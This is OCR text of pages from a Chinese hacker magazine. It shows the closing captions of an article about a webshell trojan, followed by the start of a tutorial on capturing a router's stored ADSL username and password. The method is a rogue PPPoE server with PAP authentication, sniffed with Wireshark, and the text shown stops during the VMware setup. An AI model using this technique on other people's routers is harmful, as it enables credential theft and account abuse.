


图10 海洋顶端客户端连接界面




图11 连接成功




图12 登录海洋顶端木马后的界面

后记

“什么是一句话木马啊？什么是提权？什么又是网页木马啊？又是怎么获取服务器权限呢？这么难懂！”阿宝百思不得其解，使劲地抓脑袋！

“这么多问题还是等我们吃了午饭再给你解释吧，你想累死我啊？真是的。”

“好啊！吃饱了师姐要详细给我解释哦，今天请你吃大餐吧！”

午饭后，阿宝他们到底是怎么获取服务器权限的呢？他们又会遇到什么难题呢？到底是怎么通过网页木马提权获取服务器权限呢？阿宝又学会了什么技术呢？若想知道后事如何，请大家继续关注《黑客手册》的下一期！

[文章中所涉及的相关工具及代码已收录到本期光盘]

破解路由器的ADSL账号和密码



原首语：又是一个暑假的到来，伴随着“黑手”一起走过来的读者们，你们还有多少个暑假呢？现在回想起来，你是感慨还是欣慰呢？岁月不饶人，现在的你体会到了吗？除了感叹岁月的蹉跎外，我们现在能做的就是好好利用时间，好好学习！那么，你现在用心看《黑客手册》了吗？呵呵，看看这期的Q版为你准备了什么？

文 pop

从本文你可以学到：

如何破解路由器上的ADSL账号和密码

破解路由器中的ADSL账号密码是一个比较早就有讨论的问题了，在04年用猫里面的ADSL信息，然后利用互联星空来刷QQ币就采用了相关技术，不过都是很简单的查看源代码的方式。这种方法我一直没有用过，偶然在网上看到了相关的文章，自己做了一些修正，虽然最先想到的不是我，但是今天还是给大家详解一下，共同学习。

所需软件：

虚拟机软件VMware Workstation v6.5.2.156735
http://www.crsky.com/soft/1863.html

软路由镜像RouterOS(3.20)
http://www.mikrotik.com/download/mikrotik-3.20.iso

嗅探工具Wireshark(Ethereal) v1.1.3
http://www.crsky.com/soft/5357.html

一、漏洞利用原理

ADSL用户采用PPP协议中的PAP协议或CHAP协议进行身份验证，由于PAP协议采用明文传输密钥信息，所以该信息——ADSL账号和密码，可以通过监听的方法得到。关于PPP协议和PPPoE协议的详细介绍请参照其它相关资料。

二、破解账号和密码的思路

使用RouterOS（俗称“软路由”）建立一台PPPoE服务器，身份验证方式采用PAP协议，当路由器与这台服务器通信的时候进行监听，即可获取保存在路由器中的ADSL账号和密码。

三、测试过程

测试计算机：IBM Thinkpad T60
测试路由器：TP-Link TL-WR541G+

第一部分：建立一台PPPoE服务器

1、新建一个虚拟机系统

使用VMware和RouterOS的组合搭建一个符合测试要求的PPPoE服务器。打开安装好的虚拟机软件（VMware），点击**“Home”-“New Virtual Machine（建立一个新的虚拟机）”**，然后点击“Next（下一步）”，在“Virtual machine configuration（虚拟机配置）”这里选择“Typical（默认）”，如图1。

然后在“Guest operating system”这里选择“Other（其他）”，下面的“Version（版本）”也选择“Other（其它）”，如图2。

然后点击“Next（下一步）”，在“Virtual machine name（虚拟机名称）”和下面的“Location（路径）”可以根据自己的喜好自由设定，




图1

就不多做介绍了。接着就是“Network connection（网络连接）”了，一定要选择“Use bridged networking（使用网络桥接）”，如图3。

最后就是设置“Disk Capacity（磁盘容量）”，使用默认的“8.0GB”即可，最后“Next（下一步）”直到安装结束。




图2




图3

2、对虚拟机进行配置

打开虚拟机主界面上的“Edit（编辑）”—“Virtual Network Settings（虚拟网络设置）”，然后选择“Host Virtual Network Mapping（主机虚拟网络映射）”，在“VMnet0”这里选择你本机的物理网卡（不能是无线网卡），如图4，最后点击“Apply（应用）”即可。




图4

然后切换到建立好的主机，双击“Edit virtual machine settings（编辑虚拟机设置）”，单击“CD-ROM（IDE 1:0）”，然后在右边的“User ISO image（使用镜像文件）”选择自己下载好的“RouterOS”的ISO镜像，如图5。




图5

然后单击“Ethernet（以太网）”，在“Network Connection（网络连接）”这里勾选“Custom:Specific virtual network（自定义：特定的虚拟网络）”，在复选框里面选择“VMnet0（default Bridged）”，如图6。

